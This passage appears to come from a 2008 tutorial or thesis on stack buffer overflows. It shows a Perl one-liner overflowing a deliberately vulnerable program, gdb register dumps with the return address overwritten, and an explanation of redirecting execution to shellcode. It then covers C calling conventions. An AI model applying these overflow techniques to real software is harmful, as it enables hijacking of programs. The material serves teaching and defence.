-rwxr-xr-x 1 amad amad     92 2008-09-27 00:02 eggfind.c
```

Figure 3.6: Creating the core dumped file

Next, use the **gdb** to view the core dump file (core.2986 in this case) and the content of the registers when the segmentation fault happened.


```
[amad@localhost projectbof11]$ gdb -c core.2986 bofvulcode
GNU gdb Fedora (6.8-1.fc9)
Copyright (C) 2008 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later
<http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i386-redhat-linux-gnu"...
```

```
warning: Can't read pathname for load map: Input/output error.
Reading symbols from /lib/libc-2.8.so...Reading symbols from
/usr/lib/debug/lib/libc-2.8.so.debug...done.
done.
Loaded symbols for /lib/libc-2.8.so
Reading symbols from /lib/ld-2.8.so...Reading symbols from
/usr/lib/debug/lib/ld-2.8.so.debug...done.
done.
Loaded symbols for /lib/ld-2.8.so
Core was generated by `./bofvulcode
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA'.
Program terminated with signal 11, Segmentation fault.
[New process 2986]
#0  0x080484b6 in main (argc=Cannot access memory at address 0x41414141
) at bofvulcode.c:20
20    }
(gdb)
(gdb) info reg
eax            0x0 0
ecx            0x41414141    1094795585
edx            0x2950d0 2707664
ebx            0x293ff4 2703348
esp            0x4141413d    0x4141413d
ebp            0xbffff200    0xbffff200
esi            0x0 0
edi            0x8048370     134513520
eip            0x80484b6     0x80484b6 <main+146>
eflags         0x10286   [ PF SF IF RF ]
cs             0x73 115
ss             0x7b 123
ds             0x7b 123
es             0x7b 123
fs             0x0 0
gs             0x33 51
(gdb)
```



```
[amad@localhost projectbof11]$ gdb -c core.2986 bofvulcode
GNU gdb Fedora (6.8-1.fc9)
Copyright (C) 2008 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i386-redhat-linux-gnu"...

warning: Can't read pathname for load map: Input/output error.
Reading symbols from /lib/libc-2.8.so...Reading symbols from /usr/lib/debug/li
libc-2.8.so.debug...done.
done.
Loaded symbols for /lib/libc-2.8.so
Reading symbols from /lib/ld-2.8.so...Reading symbols from /usr/lib/debug/lib/
-2.8.so.debug...done.
done.
Loaded symbols for /lib/ld-2.8.so
Core was generated by `./bofvulcode AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAA'.
Program terminated with signal 11, Segmentation fault.
[New process 2986]
#0  0x080484b6 in main (argc=Cannot access memory at address 0x41414141
) at bofvulcode.c:20
20      }
(gdb)
```

Figure 3.7: The core dumped file content



```
Loaded symbols for /lib/ld-2.8.so
Core was generated by `./bofvulcode AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAA'.
Program terminated with signal 11, Segmentation fault.
[New process 2986]
#0  0x080484b6 in main (argc=Cannot access memory at address 0x41414141
) at bofvulcode.c:20
20      }
(gdb) info reg
eax            0x0      0
ecx            0x41414141       1094795585
edx            0x2950d0 2707664
ebx            0x293ff4 2703348
esp            0x4141413d       0x4141413d
ebp            0xbffff200       0xbffff200
esi            0x0      0
edi            0x8048370        134513520
eip            0x80484b6        0x80484b6 <main+146>
eflags         0x10286  [ PF SF IF RF ]
cs             0x73     115
ss             0x7b     123
ds             0x7b     123
es             0x7b     123
fs             0x0      0
gs             0x33     51
(gdb)
```

Figure 3.8: Viewing the registers contents

Take note that from this paragraph and that follows must be cross referenced with the information discussed in section 2.5 and 2.6 for better understanding on the stack construction and destruction mechanisms.

The *eip* (instruction pointer) is pointing to (holding) the address of 0x41414141 ("AAAA"). This *eip* hold the return address, however, this is not a valid address anymore. To have the detail, the basic stack memory layout for x86 Linux is shown in the following Figure when the standard function call in C was invoked. This is important in determining the exact return address in the stack. This stack frame will be constructed when a function call was triggered. The frame is bounded by the stack frame pointer (ebp) at the bottom and the stack pointer (esp) at the top. The return address, pointed to or hold by the instruction pointer (eip = ebp + 4) will be pushed into the stack after the arguments. During the execution the stack frame may shrink and grow and after the function call completed, the return address will be used to return to the caller and program execution continues. Then, the stack frame will be destroyed, releasing the memory to the system for other use. A simple idea is, if the return address can be changed, the program execution flows also can be changed.





Figure 3.9: A typical stack frame layout for C function call

Referring to Figure 3.9, when the buffer was over flown by 4 more bytes after the *ebp* (*ebp + 4*), the eip that hold the return address can be overwritten. Let verify this statement by re-running the previous vulnerable program with 8 more bytes than the buffer can hold.


```
[amad@localhost projectbof11]$ ./bofvulcode `perl -e 'print "A"x520'`
Buffer's content:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Segmentation fault (core dumped)
[amad@localhost projectbof11]$ ls -l
total 388
-rwxrwxr-x 1 amad amad   6536 2008-09-27 00:39 bofvulcode
-rwxr-xr-x 1 amad amad    470 2008-09-27 00:36 bofvulcode.c
-rw-r--r-- 1 amad amad    468 2008-09-27 00:28 bofvulcode.c~
-rw------- 1 amad amad 155648 2008-09-27 00:54 core.2986
-rw------- 1 amad amad 155648 2008-09-27 01:01 core.3000
-rwxr-xr-x 1 amad amad    640 2008-09-27 00:02 egg1.c
-rwxr-xr-x 1 amad amad    640 2008-09-27 00:02 egg1.c~
-rwxr-xr-x 1 amad amad     92 2008-09-27 00:02 eggfind.c
-rwxr-xr-x 1 amad amad     90 2008-09-27 00:02 eggfind.c~
[Trimmed]
-rwxr-xr-x 1 amad amad    528 2008-09-27 00:02 testshellmercy.c
-rwxr-xr-x 1 amad amad    509 2008-09-27 00:02 testshellmercy.c~
-rwxr-xr-x 1 amad amad     95 2008-09-27 00:02 turnfullroot.c
[amad@localhost projectbof11]$ gdb -c core.3000 bofvulcode
GNU gdb Fedora (6.8-1.fc9)
Copyright (C) 2008 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later
<http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i386-redhat-linux-gnu"...

warning: Can't read pathname for load map: Input/output error.
Reading symbols from /lib/libc-2.8.so...Reading symbols from
/usr/lib/debug/lib/libc-2.8.so.debug...done.
done.
Loaded symbols for /lib/libc-2.8.so
Reading symbols from /lib/ld-2.8.so...Reading symbols from
/usr/lib/debug/lib/ld-2.8.so.debug...done.
done.
Loaded symbols for /lib/ld-2.8.so
Core was generated by `./bofvulcode
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA'.
Program terminated with signal 11, Segmentation fault.
[New process 3000]
#0  0x080484b6 in main (argc=Cannot access memory at address 0x41413f39
) at bofvulcode.c:20
20    }
(gdb) info reg
eax            0x0 0
ecx            0x41414141    1094795585
edx            0x2950d0 2707664
ebx            0x293ff4 2703348
esp            0x4141413d    0x4141413d
```

```
ebp            0x41414141     0x41414141
esi            0x0 0
edi            0x8048370      134513520
eip            0x80484b6      0x80484b6 <main+146>
eflags         0x10286  [ PF SF IF RF ]
cs             0x73 115
ss             0x7b 123
ds             0x7b 123
es             0x7b 123
fs             0x0 0
gs             0x33 51
(gdb)
```




```
[amad@localhost projectbof11]$ ./bofvulcode `perl -e 'print "A"x520'`
Buffer's content: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Segmentation fault (core dumped)
[amad@localhost projectbof11]$ ls -l
total 388
-rwxrwxr-x 1 amad amad   6536 2008-09-27 00:39 bofvulcode
-rwxr-xr-x 1 amad amad    470 2008-09-27 00:36 bofvulcode.c
-rw-r--r-- 1 amad amad    468 2008-09-27 00:28 bofvulcode.c~
-rw------- 1 amad amad 155648 2008-09-27 00:54 core.2986
-rw------- 1 amad amad 155648 2008-09-27 01:01 core.3000
-rwxr-xr-x 1 amad amad    640 2008-09-27 00:02 egg1.c
-rwxr-xr-x 1 amad amad    640 2008-09-27 00:02 egg1.c~
-rwxr-xr-x 1 amad amad     92 2008-09-27 00:02 eggfind.c
-rwxr-xr-x 1 amad amad     90 2008-09-27 00:02 eggfind.c~
-rwxr-xr-x 1 amad amad   1401 2008-09-27 00:02 info.txt
-rwxr-xr-x 1 amad amad   1417 2008-09-27 00:02 info.txt~
-rwxr-xr-x 1 amad amad   7311 2008-09-27 00:02 steps.txt
-rwxr-xr-x 1 amad amad   7311 2008-09-27 00:02 steps.txt~
-rwxr-xr-x 1 amad amad    528 2008-09-27 00:02 testshell.c
-rwxr-xr-x 1 amad amad    528 2008-09-27 00:02 testshell.c~
```

Figure 3.10: Generating the core dumped file



```
[amad@localhost projectbofl1]$ gdb -c core.3000 bofvulcode
GNU gdb Fedora (6.8-1.fc9)
Copyright (C) 2008 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i386-redhat-linux-gnu"...

warning: Can't read pathname for load map: Input/output error.
Reading symbols from /lib/libc-2.8.so...Reading symbols from /usr/lib/debug/l
b/libc-2.8.so.debug...done.
done.
Loaded symbols for /lib/libc-2.8.so
Reading symbols from /lib/ld-2.8.so...Reading symbols from /usr/lib/debug/lib
ld-2.8.so.debug...done.
done.
Loaded symbols for /lib/ld-2.8.so
Core was generated by `./bofvulcode AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAA'.
Program terminated with signal 11, Segmentation fault.
[New process 3000]
#0  0x080484b6 in main (argc=Cannot access memory at address 0x41413f39
) at bofvulcode.c:20
20      }
```

Figure 3.11: The core.3000 file content



```
(gdb) info reg
eax            0x0      0
ecx            0x41414141       1094795585
edx            0x2950d0 2707664
ebx            0x293ff4 2703348
esp            0x4141413d       0x4141413d
ebp            0x41414141       0x41414141
esi            0x0      0
edi            0x8048370        134513520
eip            0x80484b6        0x80484b6 <main+146>
eflags         0x10286  [ PF SF IF RF ]
cs             0x73     115
ss             0x7b     123
ds             0x7b     123
es             0x7b     123
fs             0x0      0
gs             0x33     51
(gdb)
```

Figure 3.12: Viewing the registers contents

Viewing the dump core file content, with 8 more bytes, the *ebp* was completely and the *eip* was partially overwritten. The partially overwritten *eip* happened because of the stack boundary alignment. This issue will be resolved later and other related information that should be read together was discussed in section 2.5.3.2.

Well, if this return address can be overwritten, then the program's flow can be controlled and pointed to other desired address. In this case, the *eip* was overwritten by "*A*" characters which does not represent a valid address where the program can continue execution. This is why the segmentation fault was generated.

With this knowledge, an address that would point to a new code and start a new program execution (the malicious one!) can be supplied. Figure 3.13 shows some of the creative ways that have been used and re-used in pointing the return address. In this demonstration, the environment variable will be used to store the shellcode.




Figure 3.13: Overwriting the return address and pointing to other location

CH 03 (B): C FUNCTION CALL, STACK & THE SHELLCODE

3.5 C Function Call Convention

In order to understand how the stack operates, it is very useful to learn the operation of the function call and how the stack frame for a function is constructed and destroyed from programming language perspective.
As a convention, for every C function call [60], [61] there will be a creation of a stack frame. A convention is a followed practice that is standardized, but not a documented and gazetted standard. Compilers have some conventions used for function call. Actually, this is not just a convention because as discussed in section 2.5.3, the conventions used should be in accordance with the processor's execution environment. For example, the C function calling convention tells the compiler things such as:

1. The order in which function arguments are pushed onto the stack.
2. Whether the caller or called function (callee) responsibility to remove the arguments from the stack at the end of the call that is the stack cleanup process.
3. The name-decorating convention that the compiler uses to identify individual functions.

The examples of calling conventions used in C compilers are *__stdcall*, *__pascal*, *__cdecl* and *__fastcall* (for Microsoft Visual C++). The calling convention belongs to a function's signature, thus functions with different calling conventions are incompatible with each other. Currently, there is no standard for C naming between different compiler vendors or even between different versions of compiler for function calling scheme. That is why if the object files compiled with other compiler been linked, may not produce the same naming scheme and thus causes unresolved external. For Borland and Microsoft compilers a specific calling convention between the return type and the function's name can be specified as shown below.

```
// Borland and Microsoft
void __cdecl MyFunc(float a, char b, char c);
```

For the GNU GCC the *__attribute__* keyword can be used by writing the function definition followed by the keyword *__attribute__* and then state the calling convention in double parentheses as shown below.

```
// GNU GCC
void  MyFunc(float a, char b, char c)  __attribute__((cdecl));
```

The following Table summarizes the C function calling conventions used in modern compilers whether commercial or open source.

keyword	*Stack cleanup*	*Parameter passing*
`__cdecl`	caller	- Pushes parameters on the stack, in reverse order (right to left). - Caller cleans up the stack. This is the default calling convention for C language that supports variadic functions (variable number of argument or type list such as **`printf()`**) and also C++ programs. - The **`__cdecl`** calling convention creates larger executables than **`__stdcall`**, because it requires each function call to include stack cleanup code.
`__stdcall`	callee	- Also known as **`__pascal`**. - Pushes parameters on the stack, in reverse order (right to left). - Functions that use this calling convention require a function prototype. - Callee cleans up the stack. - It is standard convention used in Win32 API functions.
`__fastcall`	callee	- Parameters stored in registers, then pushed on stack. - The **`__fastcall`** calling convention specifies that arguments to functions are to be passed in registers, when possible. - Callee cleans up the stack.

Table 3.1: C function call convention

Each instance of the function calls will have its own frame (also called activation record in general) on the stack. In general, the type of data which may be available in activation record is shown in Figure 3.14 and Table 3.2 summarizes the data types. A complete general information and specific programming language implementations can be found in [60], [61].




Figure 3.14: A general type of data that might appear in an activation record

